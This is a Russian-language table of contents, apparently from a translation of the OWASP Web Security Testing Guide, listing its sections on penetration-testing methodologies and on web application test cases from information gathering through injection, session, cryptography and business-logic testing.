Этап 1: до начала разработки.....	40
Этап 1.1: определение SDLC.....	40
Этап 1.2. Обзор политик и стандартов.....	40
Этап 1.3. Разработка критериев измерения и метрик и обеспечение прослеживаемости.....	40
Этап 2: во время определения и разработки.....	41
Этап 2.1. Проверка требований безопасности.....	41
Этап 2.2: Обзор дизайна и архитектуры.....	41
Этап 2.3. Создание и просмотр моделей UML.....	42
Этап 2.4. Создание и просмотр моделей угроз.....	42
Этап 3: Во время разработки.....	42
Этап 3.1. Анализ кода.....	42
Этап 3.2. Проверка кода.....	42
Этап 4: во время развертывания.....	43
Этап 4.1: Тестирование на проникновение приложений.....	43
Этап 4.2. Тестирование управления конфигурацией.....	43
Этап 5: техническое обслуживание и эксплуатация.....	43
Этап 5.1. Проведение проверок оперативного управления.....	43
Этап 5.2: проводить периодические проверки работоспособности.....	43
Этап 5.3. Обеспечение проверки изменений.....	44
Типичный рабочий процесс тестирования SDLC.....	44
Методики тестирования на проникновение.....	45
Резюме.....	45
Стандарт выполнения испытаний на проникновение (PTES).....	45
Руководство по тестированию проникновения PCI.....	45
Руководство по тестированию на проникновение PCI DSS.....	46
Требования к тестированию на проникновение PCI DSS.....	46
Тестирование на проникновение.....	46
Техническое руководство по тестированию и оценке информационной безопасности (NIST800-115).....	47
Структура оценки безопасности информационных систем (ISSAF).....	47
Руководство по методологии тестирования безопасности с открытым исходным кодом (OSSTMM).....	48
Руководство по тестированию на проникновение FedRAMP	48
CREST Руководство по тестированию на проникновение.....	48
Тестирование безопасности веб-приложений.....	49
4.1. Введение и цели.....	50
4.2. Сбор информации.....	53
4.2.1. Проведение поиска/разведки поисковыми системами на предмет утечки информации (OTG-INFO-001).....	53
Резюме.....	53
Цели теста.....	53
Как проверить.....	53
Операторы поиска.....	54
Google Hacking Database.....	55
Инструменты.....	55

4.2.2. Fingerprinting веб-сервера (OTG-INFO-002).....	56
Резюме.....	56
Цели теста.....	56
Как проверить.....	56
Тестирование методом черного ящика.....	56
Поведение протокола.....	58
Инструменты.....	62
Автоматизированное тестирование.....	63
Онлайн тестирование.....	64
4.2.3. Просмотр метафайлов веб-сервера на предмет утечки информации (OTG-INFO-003)....	65
Резюме.....	65
Цели теста.....	65
Как проверить.....	65
robots.txt.....	65
META Tag.....	68
Инструменты.....	69
Ссылки.....	69
4.2.4. Перечисление приложений на веб-сервере (OTG-INFO-004).....	70
Резюме.....	70
Цели теста.....	70
Как проверить.....	71
Тестирование методом черного ящика.....	71
Тестирование методом серой коробки.....	76
Инструменты.....	76
4.2.5. Просмотр комментариев на веб-странице и метаданных на предмет утечки информации (OTG-INFO-005).....	77
Резюме.....	77
Цели теста.....	77
Как проверить.....	77
Тестирование методом черного ящика.....	77
Тестирование методом серой коробки.....	79
Инструменты.....	79
Ссылки.....	79
4.2.6. Определение точек входа приложения (OTG-INFO-006).....	80
Резюме.....	80
Цели теста.....	80
Как проверить.....	80
Тестирование методом черного ящика.....	82
Пример 1.....	82
Пример 2.....	82
Тестирование методом серой коробки.....	82
Инструменты.....	83
Ссылки.....	83
4.2.7. Отображение путей выполнения через приложение (OTG-INFO-007).....	84
Резюме.....	84
Цели теста.....	84
Как проверить.....	84
Пример.....	85
Инструменты.....	86
Ссылки.....	86
4.2.8. Платформа для fingerprinting-а веб-приложений (OTG-INFO-008).....	87
Резюме.....	87
Цели теста.....	87

Как проверить.....	87
Тестирование методом черного ящика.....	87
HTTP заголовки.....	88
Cookies.....	89
Исходный код HTML.....	89
Расширения файлов.....	90
Общие рамки.....	91
Cookies.....	91
Исходный код HTML.....	91
Общие маркеры.....	91
Конкретные маркеры.....	91
Конкретные файлы и папки.....	91
Инструменты.....	92
WhatWeb.....	92
BlindElephant.....	92
Wappalyzer.....	93
Ссылки.....	94
Санация.....	94
HTTP заголовки.....	94
Печенье.....	94
Исходный код HTML.....	94
Конкретные файлы и папки.....	95
Дополнительные подходы.....	95
4.2.9. Fingerprinting веб-приложения (OTG-INFO-009).....	96
Резюме.....	96
Цели теста.....	96
Как проверить.....	96
Cookies.....	96
Исходный код HTML.....	97
Конкретные файлы и папки.....	97
Общие идентификаторы приложений.....	99
Cookies.....	99
Исходный код HTML.....	99
Инструменты.....	100
WhatWeb.....	100
BlindElephant.....	101
Wappalyzer.....	101
Ссылки.....	102
Санация.....	102
HTTP заголовки.....	102
Печенье.....	103
Исходный код HTML.....	103
Конкретные файлы и папки.....	103
Дополнительные подходы.....	103
4.2.10. Карта архитектуры приложения (OTG-INFO-010).....	105
Резюме.....	105
Как проверить.....	105
Сопоставить архитектуру приложения.....	105
Ссылки.....	107
4.3. Тестирование управления конфигурацией и развертыванием.....	108
4.3.1. Тестирование конфигурации сети/инфраструктуры (OTG-CONFIG-001).....	108
Резюме.....	108
Цели теста.....	109

Как проверить.....	109
Известные уязвимости сервера.....	109
Инструменты управления.....	110
Ссылки.....	111
4.3.2. Тестирование конфигурации платформы приложения (OTG-CONFIG-002).....	112
Резюме.....	112
Как проверить.....	112
Тестирование методом черного ящика.....	112
Образцы и известные файлы и каталоги.....	112
Комментарий.....	112
Конфигурация системы.....	113
Тестирование методом серой коробки.....	113
Обзор конфигурации.....	113
Логирование.....	114
Расположение журнала.....	115
Хранение журнала.....	116
Ротация журнала.....	116
Контроль доступа к журналу.....	117
Просмотр журнала.....	117
Ссылки.....	118
4.3.3. Обработка расширений тестового файла для конфиденциальной информации (OTG-CONFIG-003).....	119
Резюме.....	119
Как проверить.....	119
Принудительный просмотр.....	119
Файл загружен.....	121
Тестирование методом серая коробка.....	121
Инструменты.....	121
4.3.3. Проверка старых, резервных и не имеющих ссылок файлов на конфиденциальную информацию (OTG-CONFIG-004).....	122
Резюме.....	122
Угрозы.....	123
Как проверить.....	124
Тестирование методом черного ящика.....	124
Вывод из схемы именования, используемой для опубликованного контента.....	124
Другие подсказки в опубликованном контенте.....	124
Слепое угадывание.....	125
Информация, полученная из-за уязвимостей сервера и неправильной конфигурации.....	126
Использование общедоступной информации.....	126
Обход фильтра имени файла.....	127
Тестирование методом серой коробки.....	127
Инструменты.....	127
Санация.....	128
4.3.5 Перечислите интерфейсы инфраструктуры и приложений (OTG-CONFIG-005).....	129
Резюме.....	129
Как проверить.....	129
Тестирование методом черного ящика.....	129
Тестирование методом серого ящика.....	130
Инструменты.....	132
4.3.6. Тестирование HTTP-методов (OTG-CONFIG-006).....	132
Резюме.....	132
Произвольные методы HTTP.....	133
Как проверить.....	133

Откройте для себя поддерживаемые методы.....	133
Тест XST.....	134
Тестирование HTTP на произвольные методы	135
Тестирование HEAD для обхода контроля доступа	136
Инструменты.....	137
Ссылки.....	137
Белые бумаги.....	137
4.3.7. Проверка строгой безопасности транспорта HTTP (OTG-CONFIG-007).....	137
Резюме.....	137
Как проверить.....	138
4.3.8. Проверка междоменной политики RIA (OTG-CONFIG-008).....	138
Резюме.....	138
Что такое файлы междоменной политики?.....	138
Crossdomain.xml против Clientaccesspolicy.xml.....	139
Как можно злоупотреблять файлами политики домена?.....	139
Влияние злоупотребления междоменным доступом.....	139
Как проверить.....	140
Инструменты.....	140
Ссылки.....	140
4.3.9. Разрешение на тестовый файл (OTG-CONFIG-009).....	141
Резюме.....	141
Как проверить.....	141
Разрешение на просмотр файла.....	141
Инструменты.....	142
4.3.10. Тест на поглощение субдомена (WSTG-CONF-10).....	142
Резюме.....	142
Пример1 - GitHub.....	143
Пример 2 - Истек срок действия домена.....	143
Как проверить.....	143
Тестирование методом черного ящика.....	143
Тестирование DNS A, захват субдомена записи CNAME.....	143
Тестирование NS Record Subdomain Takeover.....	145
Тестирование методом серой коробки.....	145
Санация.....	146
Ссылки.....	146
Инструменты.....	146
4.3.11. Тестирование облачного хранилища (WSTG-CONF-11).....	146
Резюме.....	146
Цели теста.....	146
Как проверить.....	147
Тестирование для неверной конфигурации Amazon S3 Bucket.....	147
Определить URL корзины.....	148
Тестирование с помощью AWS CLI Tool.....	148
List.....	148
Upload.....	148
Remove.....	148
4.4. Тестирование управления идентификацией.....	149
4.4.1. Определения ролей тестирования (OTG-IDENT-001).....	149
Резюме.....	149
Цели теста.....	149
Как проверить.....	149
Пример 1.....	150
Пример 2.....	150

Инструменты.....	150
Ссылки.....	150
Санация.....	150
4.4.2. Тестирование процесса регистрации пользователя (OTG-IDENT-002).....	151
Резюме.....	151
Цели теста.....	151
Как проверить.....	151
пример.....	152
Инструменты.....	152
Ссылки.....	152
Санация.....	153
4.4.3. Процесс подготовки тестового аккаунта (OTG-IDENT-003).....	153
Резюме.....	153
Цели теста.....	153
Как проверить.....	153
пример.....	154
Инструменты.....	154
4.4.4. Тестирование перечисления учетной записи и предполагаемой учетной записи пользователя (OTG-IDENT-004).....	155
Резюме.....	155
Как проверить.....	155
Ответное сообщение HTTP.....	155
Другие способы перечисления пользователей.....	157
Угадывать пользователей.....	158
Тестирование методом серой коробки.....	159
Инструменты.....	159
Ссылки.....	159
Санация.....	160
4.4.5. Тестирование политики слабого или неисполненного имени пользователя (OTG-IDENT- 005).....	160
Резюме.....	160
Цели теста.....	160
Как проверить.....	160
Санация.....	160
Тестирование аутентификации.....	161
4.5 Проверка подлинности	161
4.5.1. Тестирование учетных данных, передаваемых по зашифрованному каналу (OTG- AUTHN-001).....	161
Резюме.....	161
Как проверить.....	162
Тестирование методом черного ящика.....	162
Пример 1. Отправка данных методом POST через HTTP.....	162
Пример 2: Отправка данных методом POST через HTTPS.....	162
Пример 3: отправка данных методом POST через HTTPS на страницу, доступную через HTTP.....	163
Пример 4: Отправка данных методом GET через HTTPS.....	164
Тестирование методом серой коробки.....	164
Инструменты.....	164
Ссылки.....	165
4.5.2. Проверка учетных данных по умолчанию (OTG-AUTHN-002).....	165
Резюме.....	165
Как проверить.....	166
Проверка учетных данных по умолчанию для общих приложений.....	166

Проверка пароля по умолчанию для новых учетных записей.....	167
Тестирование методом серой коробки.....	168
Инструменты.....	168
Ссылки.....	168
4.5.3. Тестирование на слабый механизм блокировки (OTG-AUTHN-003).....	169
Резюме.....	169
Цели теста.....	169
Как проверить.....	169
Санация.....	171
4.5.4. Тестирование для обхода схемы аутентификации (OTG-AUTHN-004).....	171
Резюме.....	171
Как проверить.....	172
Тестирование методом черного ящика.....	172
Прямой запрос страницы.....	172
Модификация параметра.....	173
Прогнозирование идентификатора сеанса.....	174
SQL-инъекция (аутентификация HTML-формы).....	175
Тестирование методом серой коробки.....	175
Инструменты.....	176
Ссылки.....	176
4.5.5. Тестирование функциональности запоминания пароля (OTG-AUTHN-005).....	177
Резюме.....	177
Как проверить.....	177
Санация.....	177
4.5.6. Тестирование слабости кеша браузера (OTG-AUTHN-006).....	178
Резюме.....	178
Как проверить.....	178
Тестирование методом серой коробки.....	179
Инструменты.....	180
Ссылки.....	180
4.5.7. Тестирование политики слабых паролей (OTG-AUTHN-007).....	180
Резюме.....	180
Цели теста.....	180
Как проверить.....	180
Ссылки.....	181
Санация.....	181
4.5.8. Тестирование на слабый секретный вопрос / ответ (OTG-AUTHN-008).....	181
Резюме.....	181
Как проверить.....	182
Ссылки.....	183
4.5.9. Тестирование на слабые настройки смены или сброса пароля (OTG-AUTHN-009).....	183
Резюме.....	183
Цели теста.....	183
Как проверить.....	184
Тестовый сброс пароля.....	184
Проверка смены пароля.....	185
Ссылки.....	185
Санация.....	185
4.5.10. Тестирование на более слабую аутентификацию в альтернативном канале (OTG-AUTHN-010).....	185
Резюме.....	185
пример.....	186
Как проверить.....	186

Понять основной механизм.....	186
Определите другие каналы.....	187
Перечислите функции аутентификации.....	187
Обзор и тест.....	187
Связанные тестовые случаи.....	188
Санация.....	188
4.6. Тестирование авторизации.....	189
4.6.1. Тестирование каталога/файла (OTG-AUTHZ-001).....	189
Резюме.....	189
Как проверить.....	190
Тестирование методом черного ящика.....	190
Перечисление входных векторов.....	190
Методы испытаний.....	190
Тестирование методом серой коробки.....	193
Инструменты.....	194
Ссылки.....	194
4.6.2. Тестирование обхода схемы авторизации (OTG-AUTHZ-002).....	195
Резюме.....	195
Как проверить.....	195
инструменты.....	196
4.6.3. Тестирование на повышение привилегий (OTG-AUTHZ-003).....	196
Резюме.....	196
Как проверить.....	196
Манипуляции с группой пользователей.....	197
Манипуляция профилем пользователя.....	197
Манипуляции со значением условия.....	198
Управление IP-адресом.....	198
URL-обход.....	198
Белая коробка.....	198
Слабый SessionID.....	198
Ссылки.....	199
Инструменты.....	199
4.6.4. Тестирование небезопасных прямых ссылок на объекты (OTG-AUTHZ-004).....	199
Резюме.....	199
Как проверить.....	199
4.7. Тестирование для управления сессиями.....	202
4.7.1. Тестирование обхода схемы управления сеансами (OTG-SESS-001).....	202
Резюме.....	202
Как проверить.....	203
Тестирование и примеры методом черного ящика.....	203
Коллекция cookie.....	204
Анализ сессий.....	204
Предсказуемость и случайность идентификатора сессии.....	205
Обратный инжиниринг файлов cookie.....	206
Атаки грубой силы.....	208
Тестирование и примеры методом серой коробки.....	208
Инструменты.....	208
Ссылки.....	209
4.7.2. Тестирование атрибутов cookie (OTG-SESS-002).....	209
Резюме.....	209
Как проверить.....	211
Тестирование методом черного ящика.....	211
инструменты.....	212

Ссылки.....	213
4.7.3. Тестирование для фиксации сеанса (OTG-SESS-003).....	213
Краткое содержание.....	213
Как проверить.....	214
Тестирование методом черного ящика.....	214
Тестирование методом серой коробки.....	215
инструменты.....	215
Ссылки.....	215
4.7.4. Тестирование открытых переменных сеанса (OTG-SESS-004).....	216
Резюме.....	216
Как проверить.....	216
Ссылки.....	218
4.7.5. Тестирование на подделку межсайтовых запросов (CSRF) (OTG-SESS-005).....	219
Резюме.....	219
Как проверить.....	223
Тестирование методом черного ящика.....	223
Тестирование методом серой коробки.....	223
инструменты.....	224
Ссылки.....	224
Санация.....	225
4.7.6. Тестирование функциональности выхода из системы (OTG-SESS-006).....	226
Резюме.....	226
Как проверить.....	227
Инструменты.....	228
Ссылки.....	228
4.7.7. Тайм-аут сеанса тестирования (OTG-SESS-007).....	229
Резюме.....	229
Как проверить.....	230
Тестирование методом черного ящика.....	230
Тестирование методом серой коробки.....	230
4.7.8. Тестирование сессионных головоломок (OTG-SESS-008).....	231
Резюме.....	231
Как проверить.....	231
Тестирование методом черного ящика.....	231
Примеры.....	232
Тестирование методом серой коробки.....	232
Ссылки.....	232
Санация.....	232
4.8 Проверка входных данных	233
4.8.1. Тестирование для отраженного межсайтового скриптинга (OTG-INPVAL-001).....	236
Резюме.....	236
Как проверить.....	237
Тестирование методом черного ящика.....	237
Пример 1.....	238
Пример 2.....	239
Обойти фильтры XSS.....	239
Пример 3: Значение атрибута тега.....	239
Пример 4: Другой синтаксис или кодировка.....	240
Пример 5: Обход рекурсивной фильтрации.....	240
Пример 6: Включение внешнего скрипта.....	240
Пример 7: Загрязнение параметров HTTP (HPP).....	241
Тестирование методом серая коробка.....	242
Инструменты.....	242

Ссылки.....	243
4.8.2. Тестирование хранимых межсайтовых сценариев (OTG-INPVAL-002).....	243
Резюме.....	243
Как проверить.....	244
Тестирование методом черного ящика.....	244
Тестирование методом серая коробка.....	248
Инструменты.....	249
Ссылки.....	250
4.8.3. Тестирование на фальсификацию глагола HTTP (OTG-INPVAL-003).....	251
Резюме.....	251
Как проверить.....	252
Ручное тестирование подделки HTTP-глаголов.....	252
Автоматическое тестирование подделки глаголов HTTP.....	254
References.....	254
4.8.4. Тестирование на загрязнение параметров HTTP (OTG-INPVAL-004).....	255
Резюме.....	255
Проверка входных данных и обход фильтров.....	255
Обход аутентификации.....	256
Ожидаемое поведение сервера приложений.....	256
Как проверить.....	257
Серверная HTTP.....	257
Клиентская HTTP.....	258
Инструменты.....	259
Ссылки.....	259
4.8.5. Тестирование на SQL-инъекцию (OTG-INPVAL-005).....	259
Резюме.....	259
Как проверить.....	260
Методы обнаружения.....	260
Стандартное тестирование SQL-инъекции.....	262
Пример 1 (классическая SQL-инъекция):.....	262
Пример 2 (простая инструкция SELECT):.....	264
Пример 3 (Сложенные запросы):.....	264
Снятие отпечатков с базы данных.....	264
Методы эксплуатации.....	266
Техника эксплуатации Союза.....	266
Техника эксплуатации Boolean.....	267
Техника эксплуатации на основе ошибок.....	269
Техника эксплуатации вне группы.....	270
Время задержки Техника эксплуатации.....	270
Хранимая процедура инъекции.....	271
Автоматизированная эксплуатация.....	272
Методы уклонения от подписи SQL.....	272
Пустое пространство.....	272
Нулевые байты.....	273
Комментарии SQL.....	273
Кодировка URL.....	273
Кодировка символов.....	273
Конкатенация строк.....	274
Шестнадцатеричное кодирование.....	274
Объявить переменные.....	274
Альтернативное выражение 'или 1 = 1'.....	275
Инструменты.....	275
Ссылки.....	275

4.8.5.1. Тестирование Oracle.....	276
Резюме.....	276
Как проверить.....	276
Как работает PL / SQL Gateway.....	276
Тестирование шлюза PL / SQL на наличие ошибок.....	280
Оценка пользовательских PL / SQL веб-приложений.....	285
Инструменты.....	286
Ссылки.....	286
4.8.5.2 Тестирование MySQL.....	286
Резюме.....	286
Как проверить.....	286
Проблема с одинарными кавычками.....	287
Несколько смешанных запросов:.....	287
Сбор информации.....	288
Снятие отпечатков пальцев MySQL.....	288
Версия.....	288
Логин пользователя.....	289
Имя базы данных используется.....	289
INFORMATION_SCHEMA.....	289
Векторы атаки.....	290
Написать в файл.....	290
Читать из файла.....	291
Стандартная SQL-атака.....	291
Внедрение SQL-инъекций.....	291
Слепая инъекция SQL.....	291
Инструменты.....	292
Ссылки.....	292
4.8.5.3. Тестирование для SQL Server.....	293
Резюме.....	293
Как проверить.....	293
Характеристики SQL Server.....	293
Пример 1. Тестирование на SQL-инъекцию в GET-запросе.....	295
Пример 2: Тестирование на SQL-инъекцию в GET-запросе.....	295
Пример 3: Тестирование в запросе POST.....	295
Пример 4: еще один (полезный) пример GET.....	296
Пример 5: пользовательский xp_cmdshell.....	296
Пример 6: Referer / User-Agent.....	297
Пример 7: SQL Server как сканер портов.....	297
Пример 8: Загрузка исполняемых файлов.....	298
Получить информацию, когда она не отображается (вне диапазона).....	298
Слепые SQL-инъекции.....	299
Методом проб и ошибок.....	299
Если отображается более одного сообщения об ошибке.....	299
Сроки атаки.....	299
Проверка версии и уязвимостей.....	300
Пример 9: взлом паролей системного администратора.....	301
Инструменты.....	301
Ссылки.....	302
4.8.5.4. Тестирование PostgreSQL.....	302
Резюме.....	302
Как проверить.....	302
Идентификация PostgreSQL.....	302
Слепая инъекция.....	303

Одиночная цитата.....	303
Векторы атаки.....	304
Текущий пользователь.....	304
Текущая база данных.....	304
Чтение из файла.....	305
Запись в файл.....	306
Shell Injection.....	306
Динамическая библиотека.....	306
plpython.....	307
plperl.....	307
Ссылки.....	308
4.8.5.5. Тестирование MS Access.....	308
Резюме.....	308
Как проверить.....	308
Дактилоскопия.....	308
Базовое тестирование.....	309
Перечисление атрибутов.....	310
Получение схемы базы данных.....	310
Слепое SQL-тестирование.....	311
Ссылки.....	312
4.8.5.6. Тестирование на NoSQL-инъекцию.....	313
Резюме.....	313
Как проверить.....	314
Пример 1.....	314
Пример 2.....	315
Ссылки.....	315
4.8.5.7. Тестирование на инъекцию ORM.....	316
Резюме.....	316
Как проверить.....	316
Определите слой ORM.....	316
Злоупотребление уровнем ORM.....	316
Слабая реализация ORM.....	317
Уязвимый слой ORM.....	317
Ссылки.....	317
4.8.5.8. Тестирование на стороне клиента.....	318
Резюме.....	318
Цели теста.....	318
Как проверить.....	318
Определить использование веб-базы данных SQL.....	318
Внедрение БД Web SQL.....	318
Обход условий.....	319
Санация.....	319
Ссылки.....	319
4.8.6. Тестирование на инъекцию LDAP (OTG-INPVAL-006).....	320
Резюме.....	320
Как проверить.....	321
Пример 1: Фильтры поиска.....	321
Пример 2: Логин.....	322
Инструменты.....	322
Ссылки.....	322
4.8.7. Тестирование на инъекцию ORM (OTG-INPVAL-007).....	324
Резюме.....	324
Как проверить.....	324

Тестирование методом черного ящика.....	324
Тестирование методом серой коробки.....	324
Инструменты.....	325
Ссылки.....	325
4.8.8. Тестирование на XML-инъекцию (OTG-INPVAL-008).....	326
Резюме.....	326
Как проверить.....	326
открытие.....	328
Инъекция тегов.....	332
Обзор исходного кода.....	334
Ссылки.....	335
4.8.9. Тестирование на SSI-инъекцию (OTG-INPVAL-009).....	336
Резюме.....	336
Как проверить.....	337
Тестирование методом черного ящика.....	337
Тестирование методом серая коробка.....	338
Инструменты.....	338
Ссылки.....	338
4.8.10. Тестирование на XPath-инъекцию (OTG-INPVAL-010).....	340
Резюме.....	340
Как проверить.....	340
Ссылки.....	342
4.8.11. Тестирование на инъекцию IMAP/SMTP (OTG-INPVAL-011).....	343
Резюме.....	343
Как проверить.....	344
Выявление уязвимых параметров.....	344
Понимание потока данных и структуры развертывания клиента.....	346
Внедрение команды IMAP / SMTP.....	347
Ссылки.....	348
4.8.12. Тестирование на внедрение кода (OTG-INPVAL-012).....	349
Резюме.....	349
Как проверить.....	349
Тестирование методом черного ящика.....	349
Тестирование на уязвимости PHP Injection.....	349
Тестирование методом серой коробки.....	349
Тестирование на наличие уязвимостей ASP Code Injection.....	349
Ссылки.....	350
4.8.12.1. Тестирование на включение локальных файлов.....	350
Резюме.....	350
Как проверить.....	351
Ссылки.....	352
Санация.....	352
4.8.12.2. Тестирование на удаленное включение файлов.....	352
Резюме.....	352
Как проверить.....	353
Ссылки.....	353
Санация.....	353
4.8.13. Тестирование на командную инъекцию (OTG-INPVAL-013).....	354
Резюме.....	354
Как проверить.....	354
Специальные символы для ввода команд.....	356
Обзор опасных кодов API.....	357
Санация.....	358

Санитарная.....	358
Права доступа.....	358
Инструменты.....	358
Ссылки.....	358
4.8.14. Тестирование на переполнение буфера (OTG-INPVAL-014).....	359
Переполнение буфера.....	359
обзор.....	359
Описание.....	359
Факторы риска.....	361
Примеры.....	361
Пример 1.а.....	361
Пример 1.б.....	362
Пример 2.....	362
Пример 3.....	362
Пример 4.....	363
Пример 5.....	363
Атака переполнения буфера.....	364
Описание.....	364
Факторы риска.....	364
Примеры.....	364
Пример 1.....	364
Пример 2.....	365
Переполнение буфера.....	368
обзор.....	368
Описание.....	368
Факторы риска.....	370
Примеры.....	370
Пример 1.а.....	370
Пример 1.б.....	371
Пример 2.....	371
Пример 3.....	371
Пример 4.....	372
Пример 5.....	372
Как проверить.....	373
4.8.14.1. Тестирование на переполнение кучи.....	373
Резюме.....	373
Как проверить.....	374
Тестирование методом черного ящика.....	374
Тестирование методом серая коробка.....	375
Инструменты.....	376
Ссылки.....	376
4.8.14.2. Тестирование на переполнение стека.....	377
Резюме.....	377
Как проверить.....	377
Тестирование методом черного ящика.....	377
Тестирование методом серая коробка.....	379
Инструменты.....	381
Ссылки.....	381
4.8.14.3. Тестирование формата строки.....	382
Резюме.....	382
Как проверить.....	382
Тестирование методом черного ящика.....	382
Тестирование методом серая коробка.....	385

Инструменты.....	385
Ссылки.....	386
4.8.15. Тестирование на инкубационную уязвимость (OTG-INPVAL-015).....	386
Резюме.....	386
Как проверить.....	387
Тестирование методом черного ящика.....	387
Пример загрузки файла.....	387
Пример XSS на Bulletin Board.....	387
Пример SQL-инъекции.....	388
Неправильно настроенный сервер.....	388
Тестирование методом серой коробки.....	389
Инструменты.....	389
Ссылки.....	389
4.8.16. Тестирование на расщепление/контрабанду HTTP (OTG-INPVAL-016).....	390
Резюме.....	390
Как проверить.....	390
Тестирование методом черного ящика.....	390
Разделение HTTP.....	390
Тестирование методом серой коробки.....	392
Разделение HTTP.....	392
HTTP контрабанда.....	392
Ссылки.....	394
4.8.17. Тестирование входящих HTTP-запросов (OTG-INPVAL-017).....	395
Резюме.....	395
Цели теста.....	395
Как проверить.....	395
Обратный прокси.....	395
Перенаправление порта.....	396
Захват сетевого трафика на уровне TCP.....	396
Инструменты.....	397
Ссылки.....	397
4.8.18. Тестирование инъекции заголовка хоста (WSTG-INPV-18).....	397
Резюме.....	397
Как проверить.....	397
Обход заголовка узла X-Forwarded.....	398
Отравление веб-кэша.....	398
Восстановление пароля Отравлением.....	399
4.8.19. Тестирование для внедрения шаблона на стороне сервера (WSTG-INPV-19).....	399
Резюме.....	399
Пример - веточка.....	400
Пример - Flask/Jinja2.....	400
Как проверить.....	401
Выявить уязвимость, связанная с внедрением шаблона.....	401
Определить шаблонизатор.....	402
Создайте RCE Exploit.....	402
Ссылки.....	402
Инструменты.....	402
4.9. Тестирование на обработку ошибок.....	403
4.9.1. Тестирование на код ошибки (OTG-ERR-001).....	403
Резюме.....	403
Ошибки веб-сервера.....	403
Ошибки сервера приложений.....	404
Ошибки базы данных.....	404

Как проверить.....	405
Инструменты.....	408
Ссылки.....	408
Санация.....	409
Обработка ошибок в IIS и ASP .net.....	409
Обработка ошибок в Apache.....	411
Обработка ошибок в Tomcat.....	411
4.9.2. Тестирование на наличие следов стека (OTG-ERR-002).....	412
Резюме.....	412
Как проверить.....	412
Тестирование методом черного ящика.....	412
Тестирование методом серой коробки.....	413
Инструменты.....	413
Ссылки.....	413
4.10. Тестирование на слабую криптографию.....	414
4.10.1. Тестирование на слабые шифры SSL/TLS, недостаточную защиту транспортного уровня (OTG-CRYPST-001).....	414
Резюме.....	414
Общие проблемы.....	414
Конфиденциальные данные, передаваемые в виде открытого текста.....	415
Слабые шифры SSL / TLS / Протоколы / Ключи.....	415
Срок действия сертификата SSL - клиент и сервер.....	416
Другие уязвимости.....	417
Как проверить.....	417
Тестирование на конфиденциальные данные, передаваемые в виде открытого текста.....	417
Пример 1. Базовая аутентификация по HTTP.....	417
Тестирование слабых уязвимостей SSL / TLS-шифров / протоколов / ключей.....	418
Пример 2. Распознавание сервиса SSL через nmap.....	419
Пример 3. Проверка информации о сертификате, слабых шифрах и SSLv2 через nmap.....	419
Пример 4 Проверка повторного согласования, инициированного клиентом, и безопасного повторного согласования через openssl (вручную).....	421
Пример 5. Тестирование поддерживаемых Cipher Suites, BEAST и CRIME атак через TestSSLServer.....	423
Пример 6. Тестирование уязвимостей SSL / TLS с помощью sslyze.....	425
Пример 7. Тестирование SSL / TLS с помощью testssl.sh.....	427
Пример 8. Тестирование O-Saft - расширенный криминалистический инструмент OWASP SSL.....	429
Проверка достоверности SSL-сертификата - клиент и сервер.....	429
Пример 1. Проверка достоверности сертификата (вручную).....	430
Тестирование на другие уязвимости.....	431
Surf Jacking.....	431
SSL Strip.....	432
Тестирование через HTTP прокси.....	432
Пример 8. Тестирование через HTTP прокси.....	432
Обзор конфигурации.....	433
Тестирование слабых наборов шифров SSL / TLS.....	433
Пример 9. Windows Server.....	433
Пример 10: Apache.....	433
Проверка достоверности SSL-сертификата - клиент и сервер.....	433
Инструменты.....	433
Ссылки.....	434
4.10.2. Тестирование на дополнение Oracle (OTG-CRYPST-002).....	436
Резюме.....	436

Как проверить.....	437
Тестирование методом черного ящика.....	437
Тестирование методом серой коробки.....	438
Инструменты.....	438
Ссылки.....	438
4.10.3. Тестирование на конфиденциальную информацию, передаваемую по незашифрованным каналам (OTG-CRYPST-003).....	439
Резюме.....	439
Как проверить.....	439
Пример 1. Базовая аутентификация по HTTP.....	440
Пример 2: Аутентификация на основе форм выполняется по HTTP.....	440
Пример 3: файл cookie, содержащий идентификатор сеанса, отправленный по HTTP.....	441
Пример 4: Тестирование чувствительной к паролю информации в исходном коде или журналах.....	442
Инструменты.....	442
Ссылки.....	442
4.10.4. Тестирование на слабое шифрование (OTG-CRYPST-004).....	443
Резюме.....	443
Как проверить.....	443
Базовый контрольный список безопасности.....	443
Обзор исходного кода.....	444
Инструменты.....	445
Ссылки.....	446
4.11. Тестирование на бизнес логику.....	447
Резюме.....	447
Бизнес-лимиты и ограничения.....	447
Описание проблемы.....	448
Контрольные примеры бизнес-логики.....	448
Инструменты.....	450
Ссылки.....	452
4.11.1. Проверка данных бизнес-логики (OTG-BUSLOGIC-001).....	454
Резюме.....	454
Примеры.....	454
Как проверить.....	455
Связанные тестовые случаи.....	455
Инструменты.....	455
Ссылки.....	456
Санация.....	456
4.11.2. Проверка способности подделывать запросы (OTG-BUSLOGIC-002).....	456
Резюме.....	456
Примеры.....	457
Как проверить.....	457
Связанные тестовые случаи.....	458
Инструменты.....	458
Ссылки.....	458
Санация.....	458
4.11.3. Проверка целостности (OTG-BUSLOGIC-003).....	459
Резюме.....	459
пример.....	459
Как проверить.....	460
Связанные тестовые случаи.....	461
Инструменты.....	461
Ссылки.....	461

Санация.....	462
4.11.4. Тест на время процесса (OTG-BUSLOGIC-004).....	462
Резюме.....	462
пример.....	462
Как проверить.....	463
Связанные тестовые случаи.....	463
Санация.....	463
4.11.5. Проверить, сколько раз функция может использовать ограничения (OTG-BUSLOGIC-005).....	464
Резюме.....	464
пример.....	464
Как проверить.....	464
Связанные тестовые случаи.....	465
Ссылки.....	465
Санация.....	465
4.11.6. Тестирование на предмет обрыва рабочих потоков (OTG-BUSLOGIC-006).....	465
Резюме.....	465
Примеры.....	466
Как проверить.....	466
Связанные тестовые случаи.....	467
Ссылки.....	467
Санация.....	468
4.11.7. Проверка защиты от неправильного использования приложения (OTG-BUSLOGIC-007).....	468
Резюме.....	468
пример.....	468
Как проверить.....	469
Связанные тестовые случаи.....	470
инструменты.....	470
Ссылки.....	470
Санация.....	470
4.11.8. Тестовая загрузка неожиданных типов файлов (OTG-BUSLOGIC-008).....	471
Резюме.....	471
пример.....	471
Как проверить.....	471
Связанные тестовые случаи.....	472
Ссылки.....	472
Санация.....	473
4.11.9. Тестовая загрузка вредоносных файлов (OTG-BUSLOGIC-009).....	473
Резюме.....	473
пример.....	473
Как проверить.....	474
Общий метод тестирования.....	474
Эксплойт Полезная нагрузка.....	474
Вредоносный файл.....	474
WebShell Backdoor.....	474
Неверный файл.....	475
Обзор исходного кода.....	475
Уклонение от фильтра.....	475
Путь к файлам Zip.....	475
Zip Bomb.....	476
Связанные тестовые случаи.....	476
инструменты.....	476

Ссылки.....	476
